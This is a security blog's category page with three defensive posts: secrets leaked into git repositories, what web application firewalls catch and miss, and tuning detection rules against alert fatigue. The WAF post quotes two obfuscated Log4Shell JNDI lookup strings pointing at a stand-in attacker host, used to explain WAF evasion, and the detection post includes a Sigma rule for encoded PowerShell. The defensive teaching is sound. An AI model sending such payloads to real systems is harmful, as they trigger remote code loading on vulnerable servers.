Category: Security

  • Secrets in git: how credentials leak, how to find them, and what to do after a leak

    Secrets in git: how credentials leak, how to find them, and what to do after a leak

    Every engineer I know has either committed a secret to a repository or reviewed a change that did. It’s one of the most ordinary security mistakes there is, and it keeps showing up at the start of serious breaches because a credential in git is durable, copyable and easy to search for at scale.

    Two well-documented cases set the stakes. In 2016, attackers got into a private GitHub repository used by Uber engineers, found AWS credentials in it, and used them to download personal data on about 57 million riders and drivers from S3. In 2022 Toyota disclosed that source code for its T-Connect service had sat in a public GitHub repository for nearly five years, with an access key for a data server that held around 296,000 customer email addresses. Neither required anything clever. Someone read a file.

    How secrets actually end up in history

    Flowchart: when a secret leaks into git, revoke it first, check audit logs for use, scope the exposure, replace it from a secret manager, and only then optionally purge history; prevention via hooks, CI scanning, push protection and short-lived credentials

    The obvious path is a config file with a real value in it. A .env that wasn’t in .gitignore yet, a settings.py with a database password “just for local testing”, a Terraform variables file. The less obvious paths cause more trouble:

    • A secret is committed, noticed in review, and removed in the next commit. It’s still in history, and in every clone and fork made in between.
    • A test fixture or recorded HTTP cassette captures a real Authorization header.
    • A Jupyter notebook saves its output cells, including the token someone printed while debugging.
    • A Dockerfile copies the whole build context into an image layer, .env included. That’s not git, but the same people push both.

    The scale is large. A 2019 NDSS paper by Meli, McNiece and Reaves scanned public GitHub over several months and found secret leakage in over 100,000 repositories, with thousands of new, unique secrets leaking every day. Attackers run the same kind of scanning continuously. Assume a key pushed to a public repository is found within minutes, not days.

    Private repositories are not a vault either. The Uber repository was private. Anyone with read access, every laptop clone, every CI runner and every third-party integration with repo scope has a copy of the full history.

    Scanning: before commit and across history

    There are good open source scanners, and they complement each other. Gitleaks is fast and regex-based, and works well as a pre-commit hook. TruffleHog’s distinguishing feature is verification: for many credential types it calls the provider’s API to check whether a found key is live, which cuts the noise enormously when you’re scanning years of history.

    Scan the whole history, all branches, once:

    gitleaks git -v .              # older releases: gitleaks detect --source . -v
    trufflehog git file://. --only-verified

    Then stop new ones at the developer’s machine. With the pre-commit framework:

    # .pre-commit-config.yaml
    repos:
      - repo: https://github.com/gitleaks/gitleaks
        rev: v8.30.1
        hooks:
          - id: gitleaks

    A local hook is easy to skip with --no-verify, so run the same scanner in CI on every push and fail the build. On GitHub, push protection blocks pushes containing recognized secret formats at the server, and it has been on by default for pushes to public repositories since early 2024. GitHub’s secret scanning partner program also forwards leaked tokens to the issuing provider. AWS, for one, reacts by attaching a quarantine policy to the affected IAM user, which is a nice safety net and a terrible plan.

    Expect false positives and handle them deliberately, with an allowlist entry or an inline ignore comment that a reviewer can see. A scanner everyone has learned to bypass is worse than none, because it gives the impression of coverage.

    After a leak, rotate first

    The most common mistake I see after a leak is reaching for history rewriting first. People spend an afternoon with git filter-repo, force-push, and feel done, while the key still works. Rewriting history doesn’t un-leak anything. Clones, forks, CI caches and attackers’ scrapers already have it. On GitHub, old commits can stay reachable by SHA, through pull request refs, and in cached views until support purges them.

    The order that works:

    1. Revoke or rotate the credential. Now, before anything else.
    2. Find out whether it was used:
       aws cloudtrail lookup-events \
         --lookup-attributes AttributeKey=AccessKeyId,AttributeValue=AKIA...
       (or the provider's equivalent audit log)
    3. Scope the exposure: when was it committed, who had access, was it public.
    4. Deploy the replacement from a secret manager, not a new file in the repo.
    5. Then clean history if you still want to.

    Step 2 is the one people skip, and it’s the one that tells you whether this was a near miss or an incident. Look at the full window from the first commit, not just since someone noticed. Toyota’s key was exposed for years.

    If you do rewrite history, git filter-repo is the maintained tool:

    # remove a file from every commit
    git filter-repo --invert-paths --path config/.env
    # or replace literal values listed one per line in a file
    git filter-repo --replace-text leaked-values.txt

    Every collaborator then has to re-clone, and the old history lives on in any fork you don’t control. That’s why rotation is step one.

    Making it rare

    Scanners catch mistakes. The structural fix is having fewer long-lived secrets that can be committed in the first place. CI systems can usually authenticate to cloud providers with short-lived OIDC tokens rather than stored access keys, and GitHub Actions, GitLab CI and others support this with AWS, Azure and Google Cloud. Applications can read secrets at runtime from a secret manager or have them injected by the platform, so the repository only contains the name of the secret, never its value. Give every credential an owner and an expiry, so rotation is a routine job instead of something you discover you can’t do during an incident.

    Watch the neighbours of the repository too. A set -x in a deploy script prints every expanded variable into the CI log, and build logs are often readable by far more people than the secret store. Most CI systems mask registered secrets in output, but only the exact registered value, not a base64-encoded or URL-encoded copy of it.

    I’d rather have a team that rotates a leaked key in ten minutes than one that never leaks a key, because the second team doesn’t exist. Build the scanning so leaks are caught early, and build the rotation so catching one is boring.

  • Web application firewalls: what they catch, what they miss, and why they don’t fix the bug

    Web application firewalls: what they catch, what they miss, and why they don’t fix the bug

    I’ve sat in a lot of meetings where a vulnerability report was closed with “we’re behind a WAF”. It’s an understandable reflex. The WAF is a product with a dashboard full of blocked attacks, and the bug is a ticket that competes with features. But a web application firewall is a filter in front of your code, not a change to it. It’s very good at some jobs and close to useless at others, and knowing which is which decides whether it’s protecting you or just making you feel protected.

    How a WAF decides


    Diagram: textbook SQL injection, XSS and scanner traffic are blocked by the WAF, while obfuscated payloads, JSON SQL injection, oversized bodies and broken authorization requests pass through to the application

    Under the vendor branding, most WAFs work the same way. They parse each HTTP request (method, path, query string, headers, cookies, body), normalize it by decoding URL encoding, HTML entities and so on, then run the result past a set of rules. Rules are mostly pattern matches for attack syntax, plus some protocol sanity checks and rate limits.

    The OWASP Core Rule Set, the open rule set used by ModSecurity, Coraza and a number of commercial products, is a good place to see this in the open. It uses anomaly scoring: each matching rule adds points, a critical match adds 5, and the request is blocked once the inbound score reaches a threshold (5 by default). Paranoia levels 1 to 4 trade more detection for more false positives.

    # crs-setup.conf
    SecAction "id:900000,phase:1,pass,nolog,setvar:tx.blocking_paranoia_level=2"
    SecAction "id:900110,phase:1,pass,nolog,\
      setvar:tx.inbound_anomaly_score_threshold=5,\
      setvar:tx.outbound_anomaly_score_threshold=4"

    Worth knowing if you run ModSecurity yourself: Trustwave ended its support in July 2024, and the project moved to OWASP. Coraza is a Go reimplementation that runs CRS, and it’s where a lot of new deployments go.

    What a WAF is good at

    A WAF reliably stops commodity attack traffic. Scanners firing textbook SQL injection, path traversal and XSS payloads at every parameter get blocked, which drops a huge amount of noise from your logs and closes the easy wins for opportunistic attackers. If you have a legacy app full of string-concatenated SQL that nobody will fix this year, a WAF at paranoia level 2 is a real improvement.

    Its best use, in my opinion, is virtual patching. When a critical CVE lands in a framework you run, a targeted rule can block the exploit pattern within hours, long before your fix gets through build, test and deploy. In December 2021 the first Log4Shell (CVE-2021-44228) rules went out from most WAF vendors within a day, and they genuinely blunted the first wave of mass scanning.

    What it misses

    That same Log4Shell week shows the limits too. The first rules matched ${jndi:. Attackers immediately switched to lookups that Log4j evaluates but that don’t look like the string, for example:

    ${${lower:j}ndi:ldap://attacker.example/a}
    ${${::-j}${::-n}${::-d}${::-i}:ldap://attacker.example/a}

    Vendors updated their rules, attackers found new encodings, and the cycle ran for weeks. The WAF was trying to predict every input the vulnerable code would interpret, which is the same parser problem as the bug, just one layer further out. The actual fix was upgrading Log4j.

    Parser disagreements are a general weakness, not a one-off. In 2022 researchers at Claroty showed that SQL injection payloads using JSON operators, which major databases had supported for years, sailed past WAFs from several large vendors because the rule sets didn’t understand JSON syntax in SQL. Any time the WAF and your application parse a request differently (duplicate parameters, odd content types, multipart edge cases, JSON with repeated keys) there’s room for a payload the WAF sees as harmless and the app sees as an attack.

    There are also plain capacity limits. AWS WAF behind an Application Load Balancer only inspects the first 8 KB of a request body. CloudFront and API Gateway default to 16 KB and can be raised to 64 KB. What happens to the rest depends on each rule’s oversize handling setting, and the default simply evaluates the part that was inspected, so whatever sits past the limit is never examined. An attacker who pads a JSON body past the limit can put the interesting part where nobody looks.

    Then there’s the large class of bugs a WAF can’t see at all, because nothing about the request is malformed. Broken object level authorization, number one on the OWASP API Security Top 10, is a request for /api/invoices/1043 from a user who owns invoice 1042. It looks exactly like a legitimate request because it is one, apart from who sent it. The same goes for authentication logic flaws, missing rate limits on password reset, price manipulation, race conditions in checkout. The WAF doesn’t know your business rules, and no signature can encode them.

    Running one well

    If you deploy a WAF, deploy it like any other control that can break production. Start in detection mode (SecRuleEngine DetectionOnly in ModSecurity, count mode in AWS WAF) and watch real traffic for a week or two. Then write narrow exclusions for the false positives you find:

    SecRule REQUEST_URI "@beginsWith /api/cms/articles" \
      "id:1001,phase:1,pass,nolog,\
      ctl:ruleRemoveTargetByTag=attack-xss;ARGS:body"

    That removes XSS checks from one field on one endpoint, which is the right granularity. The common mistake is disabling a whole rule globally because one form tripped it, and repeated a few dozen times that turns your WAF into an expensive logger.

    Send its logs somewhere people look. A WAF blocking a burst of exploit attempts against one endpoint is a strong signal that someone found something interesting there, and that’s worth a human glance.

    The bug is still there

    Every WAF rule that’s covering a real vulnerability should have a ticket next to it for the code fix, with a date. Virtual patching is a way to buy time, and you should spend that time on the fix rather than treat it as found money. The goal is a codebase where the WAF only catches noise, because the bugs behind it have been fixed: parameterized queries, output encoding, real authorization checks on every object, and dependencies kept current.

    I’d keep the WAF after that too. Defence in depth is real, and blocking scanners is useful. Just don’t let the dashboard’s blocked-attack count stand in for the question that matters, which is whether the application would be safe without it.

  • Alert fatigue: tuning detections without going blind

    Alert fatigue: tuning detections without going blind

    Part 3 of 3 in the Detection engineering series. Part 1: Logging that actually helps an investigation. Part 2: Writing detections as code: Sigma rules tested against real logs.

    In 2013, attackers inside Target’s network set off malware alerts from a detection tool the company had recently deployed. The alerts reached Target’s security team, and the US Senate Commerce Committee’s 2014 kill chain analysis of the breach concluded they weren’t acted on in time. Roughly 40 million payment cards were stolen. The tool worked. The process around it didn’t.

    That pattern repeats everywhere I’ve looked. When a team gets hundreds of alerts a day and nearly all of them are benign, people learn, quite rationally, that alerts are probably nothing. Then the real one gets the same treatment.

    This is part 3 of the series. Part 1 covered collecting the right events and part 2 covered writing and testing detections as code. Now we have to live with them.

    Measure before you tune


    Illustrative Pareto chart of 30-day alert volume by detection rule, coloured by precision

    You can’t tune what you don’t count. For every rule, track three numbers over a rolling 30 days: how many alerts it produced, how many were true positives after triage, and how long triage took. Precision per rule (true positives divided by total alerts) is the most useful single figure, and it’s almost never on the SIEM dashboard by default.

    That means analysts have to record a disposition when they close an alert. Keep the choices small and honest: true positive, benign true positive (the rule matched what it was meant to, but the activity was authorised), false positive, and needs tuning. The “benign true positive” bucket matters, because an admin running a scanner is not the rule being wrong, and conflating the two leads to deleting good rules.

    When you plot alert volume by rule, you’ll nearly always find that a handful of rules generate most of the noise. That’s good news. You don’t have to fix everything, just the top few.

    Tune narrowly

    The lazy fix for a noisy rule is excluding the whole host, the whole service account, or the whole subnet. Each of those is a hole an intruder can stand in. If your backup server is excluded from the PowerShell rule because its jobs are noisy, then PowerShell on the backup server is now invisible, and backup servers are exactly what ransomware operators go looking for.

    Make exceptions as specific as the evidence allows: the exact parent process, the exact command line or script path, ideally the file hash and the expected account. In Sigma that’s a named filter in the rule itself:

    detection:
      selection:
        Image|endswith: '\powershell.exe'
        CommandLine|contains: ' -EncodedCommand '
      filter_backup_job:
        ParentImage: 'C:\Program Files\BackupAgent\scheduler.exe'
        User: 'CORP\svc-backup'
        CommandLine|contains: 'C:\BackupAgent\scripts\prejob.ps1'
      condition: selection and not filter_backup_job

    If the backup agent is compromised and starts running something else, the filter no longer matches and the alert fires.

    Give every exception an owner and an expiry

    Exceptions accumulate like firewall rules. Nobody remembers why half of them exist, and nobody dares remove them. Store them in the repository with metadata, and let CI enforce it:

    # exceptions/powershell-encoded.yml
    rule_id: 0c4b3a9e-71d2-4f5e-9b8a-6e2d1c7f3a10
    filter: filter_backup_job
    reason: Vendor pre-job script uses encoded commands (ticket SEC-1432)
    owner: infra-backup
    expires: 2027-01-31
    import datetime, glob, sys, yaml
    
    today = datetime.date.today()
    expired = []
    for path in glob.glob("exceptions/*.yml"):
        with open(path) as f:
            doc = yaml.safe_load(f)
        if doc["expires"] <= today:
            expired.append(f'{path}: owner {doc["owner"]}, expired {doc["expires"]}')
    
    if expired:
        print("\n".join(expired))
        sys.exit(1)

    When an exception expires, the owner either renews it with a fresh justification or it goes away. Ninety days is a reasonable default. It’s mildly annoying, and that’s what keeps the list short.

    Change what happens, not just whether it fires

    Not every detection should page a human. A lot of useful signals are weak on their own: a new admin tool on a workstation, a login from an unusual country, a service account authenticating interactively. Individually each one is noisy. Together, on the same host or user within a few hours, they tell a story.

    That’s the idea behind risk-based alerting. Low-fidelity rules don’t create alerts; they add a risk score to the user or host they involve. A separate correlation rule fires when an entity’s accumulated score crosses a threshold, or when signals from several distinct ATT&CK tactics appear together. Splunk documents this approach as its RBA framework, but you can build the same thing in any SIEM that can aggregate by entity over a time window.

    Alongside that, route by confidence. High-precision rules page someone. Medium ones land in a queue that’s worked during business hours. The rest feed risk scores and dashboards. A rule that has never produced a true positive in a year and doesn’t feed anything is a candidate for retirement, but only after you’ve confirmed it can still fire (see the next section), because a rule that never fires might be a rule that’s broken.

    Prove you’re not blind

    Tuning removes alerts. The danger is that you can’t easily see the alerts you removed, or the ones that stopped firing because a log source died. So you need a positive signal that coverage still exists.

    Part 2 described scheduled end-to-end tests: a harmless, known action on a test host that a specific rule must catch within minutes. Run those continuously, track the pass rate per rule, and treat a failure as an incident in the detection pipeline. Combine it with a per-source volume monitor so that a domain controller going quiet raises its own alert.

    I also like a quarterly review of the top 20 noisiest rules and every rule with zero alerts. The noisy ones need tuning. The silent ones need a test proving they still work.

    Watch the humans

    The last metric is the analysts themselves. If one person is triaging 200 alerts per shift, median triage time drops to seconds and the quality goes with it. Track alerts per analyst-hour and the share of alerts closed in under a minute. When those climb, the fix is in the rules, not in telling people to try harder.

    A detection program is healthy when an alert is rare enough that people still feel a small jolt when one arrives. Getting there is mostly unglamorous bookkeeping, and it’s worth every hour.